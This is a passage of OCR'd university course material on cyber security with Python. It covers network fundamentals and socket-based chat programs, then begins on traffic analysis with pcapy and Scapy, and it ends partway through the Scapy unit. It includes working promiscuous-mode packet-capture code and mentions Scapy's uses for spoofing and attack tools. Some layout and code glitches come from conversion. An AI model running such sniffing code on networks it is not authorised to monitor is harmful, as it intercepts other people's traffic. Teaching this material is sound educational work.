MSE-031
CYBER SECURITY USING PYTHON

Block 3: Cyber security-Python and Networks

UNIT 1

Network Connectivity with Python

UNIT 2

Scrapy and Other Libraries with Python

UNIT 3

Packet Sniffing with Python

UNIT 4

Network Log Analysis

Unit 1: Network Connectivity with Python

Structure

1.0 Introduction

This unit aims to cover the basics of networking, addressing computer networks, transport layer protocols, client-server architecture, basics of sockets, socket programming in Python, and creating a simple chat program in Python using sockets.

1.1 Learning Outcomes

After having studied this unit, you will be able to:

- understand basics of networking, communication models, and addressing in computer networks
- describe TCP and UDP transport layer protocols, the client-server architecture, and the basics of sockets;
- explain the usage of sockets in Python & creating a small chat program using sockets in Python.

1.2 Basics of Networking

In this section, we will discuss the conceptual framework of networking.

These are:

- Data communications: Data is exchanged between two devices using a transmission medium.
- A data communication system has five components – message, sender, receiver, transmission medium, and protocol.
- Protocol is a collection of rules or algorithms defining how two entities can communicate across the network. It governs data communications. Examples of protocols are TCP, UDP, IP, FTP, etc.
- Types of communication between two devices can be simplex, half-duplex, or full-duplex.
    - Simplex mode: Communication is unidirectional. Only one device can transmit, and the other can only receive.

      Example: one-way street.



Figure 1: Data flow in Simplex mode

- Half-duplex mode: Each device can transmit and receive data, but not simultaneously. When one device transmits, the other device can only receive it, and vice-versa. Example: walkie-talkies.



Figure 2: Data Flow in Half-duplex mode

- Full-duplex mode: Both devices can transmit and receive simultaneously. Example: telephone.



Figure 3: Data flow in Full-duplex mode

- Network: It is a set of devices (often referred to as nodes) connected by communication links, i.e., a network is two or more devices connected through links.
- Node: A node is any device capable of sending or receiving data generated by other nodes on the network.
- Link: A communications pathway that transfers data from one device to another.
- There are two types of connections in which nodes can be connected to the same link for communication to occur: point-to-point and multipoint.

- Point-to-point connection: It establishes a dedicated link between two devices and reserves the link's capacity for transmission between the two devices.



Figure 4: Point-to-point connection

- Multipoint: More than two devices share the same link in this connection. The link's capacity is shared, either spatially or temporally.



Figure 5: Multipoint connection

- Physical Topology is the arrangement of nodes and links in a computer network. A topology is of four types – mesh, star, bus, and ring.



Figure 6: Types of Physical Topology

- Mesh topology: A dedicated point-to-point link connects each device to the other. In a mesh topology, we need $\frac{n(n-1)}{2}$ duplex-mode links. Every device must have $(n-1)$ I/O ports connected to other $n-1$ stations.



Figure 7: Mesh topology

- Star topology: A specialized point-to-point link connects each device to a central controller such as a hub. The devices do not have to be linked together. Each device requires only one link and one I/O port to connect to any number of devices.



Figure 86: Star topology

- Bus topology: A single lengthy cable is the network's backbone, connecting all devices. Hence, it is multipoint.



Figure 97: Bus topology

- Ring topology: Only the two devices on either side of the connection have a dedicated point-to-point connection. Each device has a repeater, and when it receives a signal intended for another device, the repeater regenerates the bits and sends them along.



Figure 10: Ring topology

- There are two best-known network models – OSI (Open Systems Interconnection) model, which defines a seven-layer network, and the internet model, also known as TCP/IP model, which describes a five-layer network.

- Networks are of two types – Local Area Networks (LAN) and Wide Area Networks (WAN).
- Local Area Networks (LAN): It connects the devices in a single office, building, or campus and is usually privately owned. Its range is limited to a few kilometers and only provides speeds of about 100 or 1000 Mbps.
- Wide Area Networks (WAN): It provides long-distance transmission of data like image, audio, and video information over large geographic areas such as a country, continent, or even the whole world.
- Metropolitan Area Networks (MAN): It has a size between that of a LAN and a WAN. It usually covers a town or a city.
- Hostname: Each device in the network is associated with a unique system device name.

Check Your Progress 1

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) How many I/O ports are needed by each device, and how many communication links are required to connect n devices in case of:

a) Mesh topology?

b) Star topology?

1.3 OSI model and TCP/IP architecture

The OSI model comprises seven layers –

1. Physical layer: It is responsible for moving individual bits from one hop to the next.
2. Data Link layer: the transmission of frames from one hop to the next is handled by this layer. It ensures hop-to-hop (node-to-node) delivery.
3. Network layer: This layer sends individual packets from the source host to the destination host. It ensures host-to-host delivery.
4. Transport layer: the delivery of the message from one process to another is handled by this layer. It ensures end-to-end delivery or process-to-process delivery.
5. Session layer: this layer manages dialog control and synchronization.
6. Presentation layer: Translation, compression, and encryption are all performed by this layer.
7. Application layer: This layer acts as a window via which users and application processes can access network services.

The TCP/IP protocol suite comprises five layers – Physical, Data link, Network, Transport, and Application. TCP/IP represents the three uppermost layers of the OSI model (Session, Presentation, and Application) by a single layer termed the Application layer.

1.4 Addressing in Computer Networks

Physical addresses, logical addresses, and port addresses are the three types of addresses used on the Internet.

- **Physical (MAC) address:** It is the unique identifier of each host and is associated with its Network Interface Card (NIC). It is composed of 48-bits (6 bytes). It is

usually written as 12 hexadecimal digits, and every byte, i.e., two hexadecimal digits, is separated by a colon.

Example: 2C:54:91:88:C9:E3

- **Logical address:** It is the system's network address across the network. It can uniquely define a host connected to the Internet. It is also known as an IP address. No two publicly addressed and visible hosts on the Internet can have the same IP address. IP addresses are of two types – IPv4 and IPv6.

  An IPv4 address consists of 32-bits, represented using four octets, written individually as decimal numbers, and separated using a period.

  Example of IPv4 address: 192.168.0.5

  An IPv6 address consists of 128-bits, represented as eight groups of four hexadecimal digits, separated using colons, and each group represents 16 bits.

  Example of IPv6 address: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

- **Port address:** Today, computers are devices that can run multiple processes simultaneously. So, the end objective of data communications is to deliver data to the relevant process on the destination host. Hence, a port is a communication endpoint. The data is transmitted to the correct target host using the physical and IP addresses and then forwarded to the valid process executing on the destination system using the port address. A port address is 16 bits in length, so we have 2^{16} ports available. These port addresses are divided into three categories:

  Total port addresses – 65,536

  Range of port addresses – 0 - 65,535

Table 1: Port Category and Ranges

Category	Range
Well-known ports	0 - 1023
Registered ports	1024 - 49151
Private or dynamic ports	49152 - 65535

Table 2: Well-Known Ports

Port number	**Assignment**
20	File Transfer Protocol (FTP)
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
53	Domain Name System (DNS)
80	Hypertext Transfer Protocol (HTTP)

- **Socket address:** A socket address is formed by combining an IP address and a port number. The client socket address is used to identify the client process, whereas the server socket address is used to determine the server process. The transport layer requires a pair of socket addresses: one for the client and one for the server. The IP header includes the client and server's IP addresses, whereas the TCP or UDP header includes the port numbers.



Figure 11: socket Address

1.5 Transmission Control Protocol and User Datagram Protocol

Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are transport layer protocols.

Characteristics of TCP are:

- It is a connection-oriented protocol.
- It is reliable as it guarantees the delivery of packets to the destination host.
- It provides error checking and flow control.
- It provides acknowledgment mechanisms.
- Sequenced delivery, i.e., order of packets, is preserved.
- Retransmission of lost packets is possible.
- It is slower than UDP.
- It does not support broadcasting.
- It is used by HTTP, FTP, SMTP, Telnet, etc.

Characteristics of UDP are:

- It is a connectionless protocol.
- It is unreliable as it does not guarantee the delivery of packets to the destination host.
- It only provides basic error checking using checksums.
- No acknowledgment is provided in the case of UDP.
- Packets can arrive out of order.
- No retransmission of lost packets is performed.
- It is faster than TCP.
- It supports broadcasting.
- It is used by DNS, VoIP, SNMP, etc.

Check Your Progress 2

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i. Mention the port numbers assigned to the services of HTTP, SMTP, and Telnet.

---

ii. What is the difference between the session layer and presentation layer of the OSI model?

---

iii. What is a socket address?

1.6 Client-Server Architecture

A client is the one who requests a service, while a server is the one who provides the service. Client-server architecture is a computing approach in which the server hosts, manages, and delivers most of the client's resources and services. Because all requests and services are delivered across a network, it is known as the networking computing model or client-server network. Other systems are connected across a network, and resources are shared among the various computers under the client-server architecture or model. Client-server architecture is typically set up so that clients are located at workstations or personal computers, and servers are located elsewhere on the network, usually on more powerful machines.



Figure 12: Client-Server architecture

Examples of Client-Server architecture:

- Mail servers: They are used for sending and receiving emails;
- Web servers: They are used for hosting websites;
- File servers act as a centralized file location, and multiple users can access these files.

Components of a Client-Server architecture are:

- Workstations: They are called client computers. They are subordinate to servers and request them to provide access to shared files and databases.
- Servers: Servers are high-performance computing machines that serve as centralized storage and retrieval centers for network files, applications, and databases. They have plenty of storage space and memory to handle several requests coming in from different workstations at the same time.
- Networking devices: Networking devices are a medium that connects workstations and servers in a client-server architecture. Examples of networking devices are a hub, bridge, repeater, etc.

1.7 Sockets

A network socket is a software component of the node of a computer network that functions as a data transmission and reception endpoint. The socket mechanism establishes contact points between communication, allowing inter-process communication (IPC). A socket is created to connect to the network on either end of the connection. Every socket's address is unique and comprises an IP address and a port number.

Sockets are utilized in the majority of client-server applications. The server creates a socket, assigns it to a network port, and then waits for the client to communicate. After generating a connection, the client tries to connect to the server socket. Data is exchanged after the link is established.



Figure 13: Socket Programming

There are two types of sockets:

- Datagram socket: These are connectionless sockets that use User Datagram Protocol (UDP). Each packet sent or received over a datagram connection is separately addressed and routed. Datagram sockets can not guarantee order or dependability. Therefore numerous packets transmitted from one machine or process to another could arrive in any order.
- Stream socket: These are connection-oriented sockets that use Transmission Control Protocol (TCP), Stream Control Transmission Protocol (SCTP), or Datagram Congestion Control Protocol (DCCP). A stream socket provides a consistent, sequential, and unique flow of error-free data without the need for record boundaries, an organized way for creating and terminating connections, and reporting errors. On

the Internet, stream sockets are often implemented using TCP to allow applications to run across any network that supports TCP/IP.

Check Your Progress 3

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) Differentiate between the client and server in client-server architecture?

……

……

……

……

ii) What are the different components of client-server architecture?

……

……

……

1.8 Socket programming in Python

Socket programming is a technique for allowing two network nodes to communicate. One socket listens on a specific port at an IP address, while the other establishes a connection with it. While the client connects to the server, the server creates the listener socket.

1.8.1 Creating a socket

You must use the socket() method in the socket module to create a socket. The syntax for creating a socket is as follows –

```
s = socket.socket(socket_family, socket_type,
protocol=0)
```

where,

- `socket_family` is either AF_UNIX or AF_INET;
- `socket_type` is either SOCK_STREAM or SOCK_DGRAM;
- `protocol` is usually left out, defaulting to 0.

For example,

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

The first parameter *socket.AF_INET* refers to the IPv4 family of IP addresses and the second parameter, *socket.SOCK_STREAM* refers to the connection-oriented Transmission Control Protocol (TCP).

1.8.2 Server socket methods

- socket.bind(*address*): This method binds the socket to the *address* consisting of the hostname and the port number. The socket must not already be bound.
- socket.listen(*backlog*): This method sets up and starts the TCP listener and listens for any connections to the socket. The *backlog* argument is the upper bound to the number of queued connections, which should be at least 1.
- socket.accept(): This passively accepts a TCP client connection and waits until the link arrives (blocking). The socket must be assigned an address and

be ready to receive connections. The return value of this function is a pair (conn, address), with conn being a new socket object for sending and receiving data across the connection, and address is the address linked to the socket on the other end.

1.8.3 Client socket methods

- socket.connect(*address*): This method actively initiates a TCP server connection and connects to a remote socket at the *address*.

1.8.4 General socket methods

- Socket. recv(*bufsize*[, *flags*]): The data from the socket is received using this method. The data received is represented by a bytes object in the return value. *Bufsize* specifies the maximum amount of data that can be received at once. The *flags* option defaults to zero.
- Socket. send(*bytes*[, *flags*]): This method sends the data to the socket. A remote socket must be connected to this socket. The optional flags argument has the same significance as the recv() method. The number of bytes sent is also returned using this method.
- Socket. recvfrom(*bufsize*[, *flags*]): The data from the socket is received by this method. The return value of this method is a *pair (bytes, address)*, where *bytes* represent the received data, and address signifies the socket's address that sent the data.
- Socket. sendto(*bytes*[, *flags*], *address*): This method sends the data to the socket. Because the target socket is identified by address, the socket should not be connected to a remote socket. The optional flags argument has the

same significance as the recv() method. It also returns the number of bytes sent.

- Socket.close(): This method closes the socket. Following the execution of this method, all subsequent operations on the socket object will fail. There will be no more data sent to the remote end. When the garbage collector of Python is executed, sockets are automatically closed.
- Socket.gethostname(): The Hostname of the machine where the Python interpreter is presently running is returned by this method.

Check Your Progress 4

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

(i) What is the difference between socket.recv() and socket.recvfrom() methods of socket module?

……

……

……

(ii) What does the parameter *bufsize* signify in the socket.recv() method?

……

……

……

(iii) What is the use of the *backlog* parameter in the socket.listen() method?

……

……

……

1.8.5 Connecting with the server:

We can only connect with the server if we know its IP address. The *gethostbyname()* method of the socket module can be used to determine the server's IP address.

For example, if we want to find the IP address of Google's server,

```
google_ip = socket.gethostbyname('www.google.com')
print(google_ip)
```

Output:

```
173.194.211.106
```

Note that this IP address may change each time you run the above code because Google uses a worldwide content distribution network, with data centres everywhere. So, each server will respond to a range of addresses, and a given IP address may move from one server to another depending on various load factors.

1.8.6 Creating a simple server

- To create a server, we use the socket method available in the socket module to create a socket object. This socket object is then used to call other methods to set up a socket server.
- Subsequently, on the given host, we use the *bind(hostname, port)* method to specify a port for the service.
- The accept() function of the returned object is then called. This method waits for a client to connect to the port you provided before returning a connection object representing that client's connection.

```
# Name this file as server.py
# Import the socket module first.
import socket
# Create a socket object.
s = socket.socket()
# Get local machine name.
host = socket.gethostname()
# Reserve a port number for the service.
port = 123
```

```
# Bind to the port.
s.bind((host, port))
# Wait for a client connection.
# Here, 3 signifies that there can be maximum of 3
queued connections.
s.listen(3)

while True:
    # Establish a connection with the client.
    connection, address = s.accept()
    print('Received connection from', address)
    # Send a message to the client.
    connection. send(b'Thank you for connecting!')
    # Close the connection.
    connection.close()
```

1.8.7 Creating a simple client

- To create a client, we use the socket method available in the socket module to create a socket object.
- Next, we use the socket.connect(*hostname*, *port*) method to open a TCP connection to the *hostname* on the *port.*
- Once the connection is opened, you can read from it like any I/O object.
- Remember to close the socket after completion of the task.

```
# Name this file as client.py
```

```
# Import the socket module first.
import socket
# Create a socket object.
s = socket.socket()
# Get local machine name.
host = socket.gethostname()
# Reserve a port number for the service.
port = 123
# Connect to the host on the given port.
s.connect((host, port))
# Receive data from the server.
print(str(s.recv(1024), 'utf-8'))
# Close the socket after completion.
s.close()
```

Now, run *server.py* followed by *client.py*. An output similar to this would be obtained:

On *server.py*'s terminal:

```
Received connection from ('192.168.0.108', 58357)
```

On *client.py*'s terminal:

```
Thank you for connecting!
```

Let's summarise:

We first created a socket object in the server program, fetched the local machine name, bound a port number to specify the service, and then started listening for

connection requests. Once a request arrives, it is accepted, followed by sending a confirmation message to the client.

The client program creates a socket object, and a connection request is sent to the server on its address and the specified port number. Once the request is accepted, a confirmation message is received.

Once the communication is done, both client and server close their sockets.

1.9 Creating a simple chat program

We will now create a simple chat program consisting of two files – *sender.py* and *receiver.py*.

sender.py will take a message as input and send it to *receiver.py,* which will print the message received and then send back an acknowledgment message to *sender.py*. The program is simple and very similar to the client and server programs we discussed in the previous sections.

Code for *sender.py*:

```
import socket
s = socket.socket()
host = socket.gethostname()
port = 123
s.bind((host, port))
s.listen(3)

while True:
   connection, address = s.accept()
```

```
    # Take the message as input
    message = bytes(input('Enter your message: '), 'utf-8')
    # Send the message
    connection.send(message)
    print('Message sent!')
    # Receive the message
    message = str(connection.recv(1024), 'utf-8')
    print('Message received:', message)
    # Close the connection
    connection.close()
```

Code for *receiver.py*:

```
import socket
s = socket.socket()
host = socket.gethostname()
port = 123
s.connect((host, port))
# Receive the message
message = str(s.recv(1024), 'utf-8')
print('Message received:', message)
# Take the message as input
message = bytes(input('Enter your message: '), 'utf-8')
# Send the message
s.send(message)
print('Message sent!')
s.close()
```

Output for the above program:

Terminal of *sender.py*:

```
Enter your message: Hello, I am the sender program!
Message sent!
Message received: Hi, I am the receiver one!
```

Terminal of *receiver.py*:

```
Message received: Hello, I am the sender program!
Enter your message: Hi, I am the receiver one!
Message sent!
```

Let's summarise:

The procedure is almost similar to that of the previous program, except that here, the sender (server) program takes the message as input from the user and sends it to the receiver (client), which in turn, takes the reply message as input from the user, and sends it back to the sender as an acknowledgment.

1.10 Check Your Progress: The Key

1.

a) In a mesh topology, $(n-1)$ I/O ports are needed by each device, and $n(n-1)/2$ links are required in total.

b) In a star topology, a single I/O port is needed by each device, and n links are required in total.

2.

i. The port numbers assigned to HTTP, SMTP, and Telnet services are 80, 25, and 23, respectively.

ii. The session layer manages dialog control and synchronization, whereas the presentation layer is responsible for translation, compression, and encryption.

iii. A socket address is formed by combining an IP address and a port number. It is used to define the client and server process uniquely.

3.

i. The difference between a client and a server is that a client is the one who requests a service, while a server is the one who provides the service.

ii. Different components of a client-server architecture are workstations, servers, and networking devices.

4.

i. The difference between socket. recv() and socket.recvfrom() methods of socket module is that the socket.recv() method is used to receive data from the socket in the case of TCP. The client and server have already established a connection. The return value of the socket.recv() method is a *bytes* object representing the data received, whereas the socket.recvfrom() method is used to receive data from the socket in the case of UDP, where no prior connection is established between the client and the server. The return value of the socket.recvfrom() method is a pair (bytes, address), where bytes represent the data received, and address denotes the socket's address from which the data was transmitted.

ii. The parameter *bufsize* in the socket.recv() method signifies the maximum amount of data to be received at once.

iii. The *backlog* parameter in the socket.listen() method specifies the maximum number of queued connections and should be at least 1.

Unit 2: Scapy & Other Libraries

Structure

2.0 Introduction

This unit will cover the elementary ways of analyzing network traffic with Python's pcapy and scapy libraries. These libraries enable users to create Python programs that can be used to study network traffic. Scapy scripts may either sniff a promiscuous network interface to look into real-time traffic or load 'pcap' files already collected.

Network traffic analysis is the technique of intercepting packets transmitted involving two hosts while being aware of the information of the systems that interfere with the communication. An attacker listening in on the network channel can gain vital information such as the message and the duration of the conversation.

A Python distribution and basic knowledge of packets and networking are requisite for completing this unit.

2.1 Learning Outcomes

After having studied this unit, you will be able to:

- state and describe the central concepts behind network traffic analysis
- perform simple packet manipulation using the Pcapy module
- understand Python's Scapy module and its commands
- elucidate the various approaches to monitoring network usage

2.2 NETWORK TRAFFIC ANALYSIS

NTA stands for network traffic analysis and is a tool for detecting network availability and activity anomalies, such as security and operational difficulties. The following are examples of typical applications of NTA:

- Keeping real-time and historical records of what is going on in your network
- Detecting ransomware and other types of malware
- Seeing vulnerable ciphers and protocols
- Fixing a poor Internet connection

- Increasing internal visibility and removing blind-spots

Assume we can develop a system that can monitor network traffic in real-time. In that instance, improving network performance, lowering your attack surface, increasing security, and better managing your resources will be beneficial. However, understanding how to monitor network traffic is inadequate. Data sources for your network monitoring tool are also vital to consider; flow data (from devices such as routers) and packet data are two of the most prevalent (from SPAN, mirror ports, and network TAPs).

As part of the NTA setup, we need to make sure we're gathering data from the proper places. Flow data helps to determine traffic levels or track the journey of a network packet from its origin to its destination. This information level can help detect unauthorized WAN activity and maximize network resources and performance. Yet, it frequently lacks the rich detail and context required to evaluate cyber security risks.

Network managers can extract packet data to understand how users implement/operate applications, track WAN link usage, and observe suspicious malware or other security incidents. Deep packet inspection (DPI) tools give network and security managers complete visibility by transforming raw metadata into a readable format and allowing them to delve into the details.

Network traffic analysis can investigate various operational and security issues at the edge and the network's core. Large downloads, streaming, and suspicious inbound or outbound traffic can all be detected using the traffic analysis tool. Begin by keeping an eye on the firewalls' internal interfaces, which will allow you to keep track of individual clients or users.

Beyond the endpoint, NTA gives an organisation more visibility into threats on its networks. With the rise of mobile devices, IoT devices, smart TVs, and other smart devices, you need something more intelligent than firewall logs. When a network is under attack, firewall logs are also a problem. You might discover that they're inaccessible due to firewall resource overload or that they've been overwritten (or even modified by hackers), resulting in the loss of crucial forensic data.

The list of other use cases for analyzing and monitoring network traffic are:

- Surveillance of data exfiltration and activity on the Internet
- The monitoring of file server or MSSQL database access
- Provide a list of the devices, servers, and services that are active on the network
- Identify and highlight the source of network bandwidth peaks
- Dashboards emphasizing network and user activities are available in real-time.
- For any time frame, generate network activity reports for management and auditors.

Not all network traffic monitoring tools are the same. They are classified into two types: flow-based tools and deep packet inspection (DPI) tools. These tools include options for

Check your progress 1

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) List some examples of typical applications of NTA.

---

software agents, historical data storage, and intrusion detection systems.

2. 3 Using Pcapy

The libpcap packet capture library is interfaced with Pcapy, a Python extension module. Pcapy allows Python programs to capture network packets. Pcapy is a handy Python class for packet generation and handling when used in combination with other Python classes.

We can install python-pcapy by issuing the following commands on Ubuntu's command-line interface:

```
sudo apt-get update

sudo apt-get install python-pcapy
```

2.3.1 Capturing Packets

The open_live method can be utilized to capture packets in a device in the pcapy interface. The investigator can also define the number of bytes per capture and other parameters, like promiscuous mode and timeout.

We shall count the packets capturing the eth0 interface in the example below.

```
import pcapy

all_devices = pcapy.findalldevs()

print(all_devices)

cap = pcapy.open_live("eth0", 65536 , 1 , 0)

count = 1

while count:

    (header, payload) = cap.next()

    print(count)

    count = count + 1
```

2.3.2 Reading Packet Headers

The following code sample captures a packet on a specific device (), retrieves the header and payload for each packet, and extracts information about the MAC address, IP header, and protocol.

```
import pcapy
from struct import *
cap = pcapy.open_live("eth0", 65536, 1, 0)
while 1:
    (header,payload) = cap.next()
    l2hdr = payload[:14]
    l2data = unpack("!6s6sH", l2hdr)
    srcmac = "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" % (ord(l2hdr[0]),
ord(l2hdr[1]), ord(l2hdr[2]), ord(l2hdr[3]), ord(l2hdr[4]),
ord(l2hdr[5]))
    dstmac = "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" % (ord(l2hdr[6]),
ord(l2hdr[7]), ord(l2hdr[8]), ord(l2hdr[9]), ord(l2hdr[10]),
ord(l2hdr[11]))
    print("Source MAC: ", srcmac, " Destination MAC: ",
dstmac)

    # extract IP header from bytes 14 to 34 in payload
    ipheader = unpack('!BBHHHBBH4s4s' , payload[14:34])
    timetolive = ipheader[5]
    protocol = ipheader[6]
```

```
    print("Protocol  ",  str(protocol),  "  Time  To  Live:  ",
str(timetolive))
```

Check your progress 2

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) Which Python extension module is responsible for interacting with the libpcap packet capture library?

……

……

……

2.4 Introduction to Scapy

Scapy is a packet manipulation module that works with various network protocols. It enables a user to create and change many sorts of network packets, as well as passively capture and sniff packets and act on them. Scapy is a piece of software specializing in network packet and frame manipulation. It can be used either interactively with the CLI (Command Line Interpreter) or as a Python application library. Installation instructions for scapy can be found at https://scapy.readthedocs.io/en/latest/installation.html

2.4.1 Applications

We can use Scapy to send, sniff, decode, and forge network packets. This capability enables the development of network probes, scans, and attack tools. Scapy is an interactive packet manipulation tool that can spoof or decode packets from many protocols, send them over the

network, collect them, and do other things. Scapy's tasks include scanning, tracerouting, probing, unit testing, attacks, and network discovery. It can be used to replace hping, arpspoof, arp-sk, arping, p0f, and even sections of Nmap, tcpdump, and tshark.

Application tasks and areas include research in communications networks, ethical hacking, package capture, processing, handling, crafting, and manipulation, fuzzing protocols and IDS/IPS testing, and wireless discovery tools, among others.

2.4.2 Advantages & Disadvantages

The significant advantages of Scapy are:

